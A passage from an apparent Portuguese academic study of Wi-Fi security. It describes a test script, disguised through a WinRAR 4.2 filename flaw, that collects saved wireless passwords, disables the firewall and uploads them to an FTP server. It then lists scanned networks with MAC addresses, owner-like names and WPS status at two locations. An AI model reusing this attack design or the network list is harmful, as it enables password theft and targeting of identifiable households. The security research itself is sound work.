@cscript %temp%\sudo.tmp.vbs
@goto ini
```

Listagem 1 - Código do ataque por e-mail
Fonte: autoria própria

Para este tipo de ataque ser mais convincente, será explorada uma vulnerabilidade de um aplicativo de compactação chamado de "*Winrar*", que permite que o nome de um arquivo compactado seja visualizado de outra forma como se fosse um arquivo inofensivo semelhante a um arquivo de imagem como mostrado na Figura 37. Esta vulnerabilidade afeta especificamente a versão 4.2 do *Winrar* e servirá para complementar este teste.




Figura 37 - Falha do aplicativo Winrar 4.2
Fonte: autoria própria

Com a ajuda de um editor de executáveis chamado de *Hxd Hex Editor*, como mostra na Figura 38, alterou-se os *bytes* responsáveis por armazenar os nomes dos arquivos compactados.




Figura 38 - *Hxd Hex Editor*
Fonte: autoria própria

O funcionamento do script funciona em quatro etapas:

Etapa 1: Assim que o arquivo é executado pelo usuário, ele faz a coleta das redes sem fio e salva em um arquivo dentro do diretório Temp do sistema operacional;

Etapa 2: O *script* faz abrir três imagens de dentro do diretório Windows para evitar suspeitas e distrair o usuário;

Etapa 3: São executados instruções adicionais para desativar a proteção de firewall do Windows;

Etapa 4: Ele acessa o servidor de FTP configurado e envia o arquivo contendo todos os nomes das redes sem fio salvas no computador com todas as senhas.

Por fim, o atacante acessa o servidor FTP e abre o arquivo que possui as redes sem fio com as senhas de acesso coletadas no computador que foi executado o *script* como mostra a Figura 39.





Figura 39 - Servidor FTP que possui as senhas salvas
Fonte: autoria própria

4.2 COLETA DE DADOS

Neste tópico, serão relatadas todas as redes sem fio coletadas nos locais sugeridos de análise.

4.2.1 Redes detectadas

A Figura 40 mostra as redes detectadas no ponto A.




BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
18:D6:C7:75:CA:E4	-1	0	3 0	1	-1	WPA			<length: 0>
10:BE:F5:FA:86:33	-67	10	0 0	8	130	WPA2	CCMP	PSK	Raquel Cantu
74:9D:8F:34:FF:84	-69	11	0 0	1	130	WPA2	CCMP	PSK	AP302
30:B5:C2:61:93:B0	-68	7	3 0	1	135	WPA2	CCMP	PSK	Error_404
C4:12:F5:4C:F3:94	-72	13	0 0	2	130	WPA2	CCMP	PSK	GVT-F394
EC:22:80:53:FA:6F	-71	10	0 0	11	130	WPA2	CCMP	PSK	GVT-FA6F
60:E3:27:2D:E5:82	-71	5	8 0	5	18 .	WPA	WEP		....
50:C7:BF:ED:E4:55	-72	10	3 0	1	270	WPA2	CCMP	PSK	Maria
58:10:8C:82:51:49	-73	2	1 0	9	270	WPA2	CCMP	PSK	BEGA
6C:72:20:44:15:2D	-74	11	24 0	6	65	WPA2	CCMP	PSK	raquel-repeater
9C:7D:A3:CC:EE:88	-77	7	0 0	10	130	WPA2	CCMP	PSK	DULCE
70:4F:57:90:10:4C	-78	2	0 0	5	270	WPA2	CCMP	PSK	Dirceu
D4:6E:0E:E1:48:6A	-78	7	0 0	9	130	WPA2	CCMP	PSK	MARCUS
58:10:8C:82:51:31	-79	9	0 0	11	130	WPA2	CCMP	PSK	KAJEWSKI
00:0C:42:68:41:B4	-80	8	0 0	10	11	OPN			Ampernet NH 2
38:35:FB:28:A7:B1	-80	2	0 0	1	130	WPA2	CCMP	PSK	Alzira
18:A6:F7:B6:56:F8	-80	4	0 0	1	135	WPA2	CCMP	PSK	TP-LINK_56F8
E8:94:F6:EF:AE:82	-81	3	0 0	11	135	WPA2	CCMP	PSK	TELEVIGO_4798
D4:6E:0E:2D:64:34	-74	3	0 0	4	270	WPA2	CCMP	PSK	chico
00:0C:42:68:37:72	-78	2	0 0	4	11 .	WPA2	CCMP	PSK	Cyber0012
5A:10:8C:48:07:B4	-79	3	0 0	4	130	WPA2	CCMP	PSK	Corporativo
6C:72:20:68:78:EA	-82	4	0 0	8	130	WPA2	CCMP	PSK	Andrey
AC:84:C6:BC:B0:E0	-80	4	0 0	3	270	WPA2	CCMP	PSK	JAIR
70:4F:57:36:4C:48	-73	4	0 0	5	270	WPA2	CCMP	PSK	Nala
A0:F3:C1:5B:F3:5B	-1	0	0 0	5	-1				<length: 0>

Figura 40 - Lista de redes sem fio detectadas no ponto A
Fonte: autoria própria.

A Figura 41 mostra redes WPA2, no ponto A, com WPS ativo.


O comando utilizado em todos os pontos de coleta de dados: *Wash –i wlan0mon*



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
C4:12:F5:4C:F3:94	2	-73	2.0	No	RealtekS	GVT-F394
18:0F:76:92:5E:A8	2	-79	1.0	No	RalinkTe	Giovani
00:0C:42:68:37:72	4	-75	1.0	No		Cyber0012
70:4F:57:90:10:4C	5	-75	2.0	No	RalinkTe	Dirceu
B0:4E:26:A5:72:66	5	-81	2.0	No	RalinkTe	Republica251
C0:4A:00:88:24:50	6	-77	1.0	No	AtherosC	Luis_Eduardo2
6C:72:20:51:D9:4A	6	-75	2.0	No	RealtekS	GVT-D94A
6C:72:20:44:15:2D	6	-77	1.0	No	AtherosC	raquel-repeater
70:4F:57:9A:AE:08	7	-79	1.0	No	AtherosC	VANSAN TELEVIGO
AC:84:C6:43:33:91	7	-79	2.0	No	RalinkTe	Marcio 4
10:BE:F5:FA:86:33	8	-77	2.0	No	RealtekS	Raquel Cantu
18:A6:F7:61:B0:3B	11	-79	1.0	No	RalinkTe	The Simpsons
78:44:76:83:7E:04	11	-77	2.0	No	RealtekS	comboio
50:C7:BF:FF:E8:67	11	-73	2.0	No	RalinkTe	XPERTADM
EC:22:80:53:FA:6F	11	-77	2.0	No	RealtekS	GVT-FA6F
E8:DE:27:CA:A3:08	5	-75	1.0	No	AtherosC	TP-LINK_CAA308
3C:1E:04:62:3D:64	10	-73	2.0	No	RealtekS	GVT-3D64
AC:84:C6:01:52:52	5	-81	2.0	No	RalinkTe	Olga Gregorio Luiz
EC:22:80:D5:53:1B	1	-75	2.0	No	RealtekS	VAN DA POLICIA FEDERAL
C0:25:E9:C5:F1:1E	11	-81	2.0	No	RalinkTe	Chico
04:8D:38:F9:51:98	11	-83	2.0	No	RealtekS	VIVO-5199
EC:22:80:E1:80:53	2	-79	2.0	No	RealtekS	GVT-8053
70:4F:57:36:4C:48	5	-81	2.0	No	RalinkTe	Nala
B0:4E:26:A5:95:EC	5	-79	2.0	No	RalinkTe	Ap602
E8:94:F6:ED:29:CB	8	-81	1.0	No	AtherosC	Pola
C4:12:F5:48:83:E3	9	-81	2.0	No	RealtekS	GVT-83E3
B0:4E:26:95:3A:34	5	-81	2.0	No	RalinkTe	Marcela
60:E3:27:2D:E5:82	5	-83	1.0	No		TELEVIGO.2022

Figura 41 - Lista de Redes no ponto A com WPS ativo
Fonte: autoria própria.


A Figura 42 mostra as redes detectadas no ponto B.



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
74:DA:DA:2D:C5:DD	-53	12	11	0	8	130	WPA2	CCMP	PSK	Redonda Bar
00:15:6D:8E:6F:5D	-57	13	0	0	5	54 .	WEP	WEP		SBEPATOBRANCO
00:0C:42:69:E9:FE	-66	9	5	0	3	11 .	OPN			Ampernet PS Horizontal II
5A:10:8C:92:DC:1C	-68	6	0	0	1	130	WPA2	CCMP	PSK	Uninter Sala 04 10
6C:FD:B9:49:C2:4C	-69	7	0	0	6	135	WPA2	CCMP	PSK	Casa da Redonada
58:10:8C:82:50:F5	-69	5	0	0	1	270	WPA	CCMP	PSK	wtupa
AC:C6:62:35:DD:88	-71	10	0	0	6	130	WPA2	CCMP	PSK	GOLDSTONE
58:10:8C:92:DC:1C	-72	7	0	0	1	130	OPN			Uninter Sala 04
5A:10:8C:26:97:A0	-72	9	0	0	3	130	WPA2	CCMP	PSK	Uninter Biblioteca 10
70:4F:57:46:69:07	-72	11	0	0	10	270	WPA2	CCMP	PSK	Kali
58:10:8C:26:97:A0	-72	10	0	0	3	130	OPN			Uninter Biblioteca
70:4F:57:35:FF:5C	-73	8	0	0	1	270	WPA2	CCMP	PSK	Princesa Encomendas.
58:10:8C:37:DE:4A	-73	10	49	0	1	130	OPN			CrossFit Pato Branco - Alunos
00:27:22:1A:C6:AF	-74	9	0	0	6	54 .	WEP	WEP		SBEPATOBRANCO
58:10:8C:55:20:6F	-75	4	0	0	1	130	WPA2	CCMP	PSK	XAVANTES PISTA
00:1A:3F:D9:C9:24	-76	7	1	0	11	135	WPA2	CCMP	PSK	Beatriz
70:4F:57:6B:2B:68	-76	2	0	0	3	270	WPA2	CCMP	PSK	CrossFit Pato Branco
58:10:8C:49:02:EE	-78	5	0	0	9	130	WPA2	CCMP	PSK	Turim Corporativo
70:4F:57:91:57:A6	-79	7	0	0	5	270	WPA2	CCMP	PSK	Roberto
38:80:DF:30:D2:1B	-78	4	0	0	1	65	WPA2	CCMP	PSK	moto g(6) play 7454
58:10:8C:94:D9:1D	-79	3	0	0	1	270	OPN			Skimó Sorvetes
C8:91:F9:E7:01:8E	-79	7	4	0	11	130	WPA2	CCMP	PSK	GVT-0188
90:72:82:1C:52:7D	-80	9	0	0	11	130	WPA2	CCMP	PSK	ZOO shopp
F8:D1:11:22:42:CA	-80	5	0	0	9	135	WPA	CCMP	PSK	Zanco-BAR
FA:8F:CA:99:9D:BD	-81	6	0	0	11	65	OPN			<length: 0>
C0:4A:00:51:CE:DE	-80	11	0	0	11	135	WPA2	CCMP	PSK	Solange

Figura 42 - Lista de redes sem fio detectadas no ponto B
Fonte: autoria própria.


A Figura 43 mostra as redes WPA2, no ponto B, com WPS ativo.



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
D4:6E:0E:73:A9:30	1	-83	2.0	No	RalinkTe	400
58:10:8C:55:20:6F	1	-77	2.0	No	RealtekS	XAVANTES PISTA
70:4F:57:35:FF:5C	1	-73	2.0	No	RalinkTe	Princesa Encomendas.
70:4F:57:6B:2B:68	3	-79	2.0	No	RalinkTe	CrossFit Pato Branco
18:D6:C7:4B:DF:93	3	-85	1.0	No	AtherosC	DANIEL
10:FE:ED:AE:06:FE	4	-81	1.0	No	AtherosC	Metalurgica Piaceski
70:4F:57:91:57:A6	5	-79	2.0	No	RalinkTe	Roberto
B0:4E:26:54:96:78	5	-81	2.0	No	RalinkTe	HouseOfMolly
52:4D:DC:FE:7E:85	6	-83	2.0	No	RealtekS	Home Jandira
AC:C6:62:35:DD:88	6	-73	2.0	No	RalinkTe	GOLDSTONE
6C:FD:B9:49:C2:4C	6	-67	1.0	No	AtherosC	Casa da Redonada
C0:25:E9:64:CB:00	7	-81	2.0	No	RalinkTe	Marcos.
F8:D1:11:22:42:CA	9	-81	1.0	No	AtherosC	Zanco-BAR
70:4F:57:46:69:07	10	-73	2.0	No	RalinkTe	Kali
00:1A:3F:D9:C9:24	11	-79	1.0	No	AtherosC	Beatriz
04:8D:38:EF:EF:0D	11	-85	2.0	No	RealtekS	JAIR
54:2F:8A:24:41:48	11	-85	2.0	No	RealtekS	VIVO-4149
90:72:82:1C:52:7D	11	-81	2.0	No	Broadcom	ZOO shopp
C8:91:F9:E7:01:8E	11	-81	2.0	No	Broadcom	GVT-0188
18:D6:C7:26:3B:02	12	-83	2.0	Yes	AtherosC	PEGORARO
EC:22:80:4C:0F:43	8	-87	2.0	No	RealtekS	GVT-0F43
AC:84:C6:EC:2E:B0	10	-85	2.0	No	RalinkTe	\\xe7\\xbf\\xbb\\xe8\\xa8\\xb3\\xe3\\x81\\x99\\xe3\\x82\\x8b
40:9B:CD:35:E6:6C	11	-85	2.0	No	RealtekS	Laine
00:1A:3F:9F:7F:C2	11	-85	1.0	No	AtherosC	Dallomo
70:4F:57:90:42:12	1	-85	2.0	No	RalinkTe	Bortolatto
70:4F:57:90:17:C4	5	-81	2.0	No	RalinkTe	Ap 1102
C4:E9:84:9F:14:A6	7	-87	1.0	Yes	AtherosC	lais
AC:84:C6:99:5B:E4	11	-85	2.0	No	RalinkTe	Celmar

Figura 43 - Lista de redes detectadas no ponto B com WPS ativo
Fonte: autoria própria.

